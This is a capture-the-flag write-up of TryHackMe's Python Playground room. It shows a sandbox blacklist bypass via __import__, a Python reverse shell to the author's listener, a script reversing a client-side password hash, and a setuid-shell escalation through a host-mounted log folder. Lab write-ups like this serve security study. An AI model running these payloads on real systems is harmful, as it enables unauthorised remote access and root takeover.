

# TryHackMe Python Playground

## Flag 1

Scanning the target IP address shows we have ports 22 and 80 open.

# Secure Python Playground

Introducing the new era code sandbox; python playground! Normally, code playgrounds that execute code serverside are easy ways for hackers to access a system. Not anymore! With our new, foolproof blacklist, no one can break into our servers, and we can all enjoy the convenience of running our python code on the cloud!

[Login](#) [Sign up](#)

When visiting the site we can see a login and a signup href. When clicking on either of those we are taken to a page which displays that only admins can access this page.

Sorry, but due to some recent security issues, only admins can use the site right now. Don't worry, the developers will fix it soon :)

[Back to homepage](#)

```
+ OSVDB-3092: /admin.html: This might be interesting...
+ /login.html: Admin login page/section found.
```

Running nikto against the target shows an admin page.

## Connor's Secret Admin Backdoor

Sign in

Access Denied!

When navigating to the admin page we can see Connor's admin login. We don't know the credentials at this stage but if we review the page source we can see that there are functions for the login that redirect to another webpage.

```
document.forms[0].onsubmit = function (e){  
    e.preventDefault();  
  
    if(document.getElementById('username').value !== 'connor'){  
        document.getElementById('fail').style.display = '';  
        return false;  
    }  
  
    const chosenPass = document.getElementById('inputPassword').value;  
  
    const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));  
  
    if(hash === 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'){  
        window.location = 'http://www.connorlambert.com/';  
    }else {  
        document.getElementById('fail').style.display = '';  
    }  
    return false;  
}
```

Navigating to this page allows us to interact with python on the system, but importing OS flags a security mechanism within the site.

**Python Playground!** - By Connor

```
import os;
```

Security threat detected!

Go!

Bypassing this we can use ``__import__('os')`` which returns exit code 0 meaning it successfully executed the query.

**Python Playground!** - By Connor

```
__import__('os');
```

Exit code 0

Go!

But if we try to use `os.system`, we hit flag the security mechanism once again. Bypassing this we can use `subprocess`, once imported we can interact with the system with `subprocess.call` functionality.

```
sub = __import__('subprocess');  
sub.call(['whoami']);
```

root

Unfortunately ping, curl, wget and other tools are not available on this system. So we refer to PayloadOfAllThings IPv4 Python reverse shell and recode it in order to get a shell.


<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python>

```
socket = __import__('socket');
sub = __import__('subprocess');
os = __import__('os');
pty = __import__('pty');
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.9.169.6",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/bash");
```

Now we have a shell, we navigate to /root and grab flag1.txt.

```
socket = __import__('socket');
sub = __import__('subprocess');
os = __import__('os');
pty = __import__('pty');
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.9.169.6",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/bash");
```

Exit code 0



```
root@TheCyberGeek: ~/tryhackme/...
root@TheCyberGeek:~/tryhackme/pythonplayground# nc -lvvp 4444
listening on [any] 4444 ...
10.10.133.181: inverse host lookup failed: Unknown host
connect to [10.9.169.6] from (UNKNOWN) [10.10.133.181] 36254
root@playgroundweb:~/app#
```

## Flag 2

Going back to the source code of the login we saw the final hash that's been converted from a string to the outputed hash variable.

```
// I suck at server side code, luckily I know how to make things secure without it - Connor

function string_to_int_array(str){
    const intArr = [];

    for(let i=0;i<str.length;i++){
        const charcode = str.charCodeAt(i);

        const partA = Math.floor(charcode / 26);
        const partB = charcode % 26;

        intArr.push(partA);
        intArr.push(partB);
    }

    return intArr;
}

function int_array_to_text(int_array){
    let txt = '';

    for(let i=0;i<int_array.length;i++){
        txt += String.fromCharCode(97 + int_array[i]);
    }

    return txt;
}

document.forms[0].onsubmit = function (e){
    e.preventDefault();

    if(document.getElementById('username').value !== 'connor'){
        document.getElementById('fail').style.display = '';
        return false;
    }

    const chosenPass = document.getElementById('inputPassword').value;

    const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));

    if(hash === 'deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef'){
        window.location = 'super-secret-admin-testing-panel.html';
    }else {
        document.getElementById('fail').style.display = '';
    }

    return false;
}
```

We can build a simple python script to reverse these functions to produce the plaintext password.

```
#!/usr/bin/python

# String to integer
# Take hash and convert to integer
...
function string_to_int_array(str){
    const intArr = [];

    for(let i=0;i<str.length;i++){
        const charcode = str.charCodeAt(i);

        const partA = Math.floor(charcode / 26);
        const partB = charcode % 26;

        intArr.push(partA);
        intArr.push(partB);
    }

    return intArr;
}
...
def string_to_int(hash):
    decoded = ""
    for num in range(0,int(len(hash)),2):
        # Reverse the string_to_int_array function
        decoded += (chr(hash[num]*26+hash[num+1]))
    return decoded

# Integer to string
# Take the output of string_to_int and convert to string
...
function int_array_to_text(int_array){
    let txt = '';

    for(let i=0;i<int_array.length;i++){
        txt += String.fromCharCode(97 + int_array[i]);
    }

    return txt;
}
...
def int_to_string(hash):
    decoded = []
    for char in hash:
        # Reverse the int_array_to_text function
        decoded.append(ord(char) - 97)
    return decoded

print(string_to_int(int_to_string(string_to_int(int_to_string('<REDACTED>')))))
```

Running python reverse.py we have the plaintext password printed. Now we can SSH into the target machine using connor username and the plaintext provided by the script and get flag2.txt!

```
connor@pythonplayground:~$ wc flag2.txt
1 1 38 flag2.txt
connor@pythonplayground:~$
```

### Flag 3

After enumerating the filesystem as connor there was not anywhere to go, so going back to the first docker we entered as root, we notice after `/mnt/log` which has been mounded from the host. Since we are root within the docker we have write permissions to this folder which we can confirm by `echo "hello" > new` and since we can see `auth.log` exists then we know to check the `/var/log` directory as connor on the main host.

```
root@playgroundweb:/mnt/log# echo "hello" > new
echo "hello" > new
root@playgroundweb:/mnt/log#

connor@pythonplayground:/var/log$ ls -la new; cat new
-rw-r--r-- 1 root root 6 Jan 21 12:13 new
hello
connor@pythonplayground:/var/log$
```

We can see we have write permissions as root to the `/var/log` we can easily grab a root shell by executing `cp /bin/sh sh;chmod +s sh` and then switch back to connor and execute `/var/log/sh -p`.

```
root@playgroundweb:/mnt/log# cp /bin/sh sh;chmod +s sh
cp /bin/sh sh;chmod +s sh
root@playgroundweb:/mnt/log# ls -la sh
ls -la sh
-rwsr-sr-x 1 root root 129816 Jan 21 12:26 sh
root@playgroundweb:/mnt/log#

connor@pythonplayground:/var/log$ /var/log/sh -p
# id
uid=1000(connor) gid=1000(connor) euid=0(root) egid=0(root) groups=0(root),1000(connor)
# cd /root
# ls
flag3.txt
#
```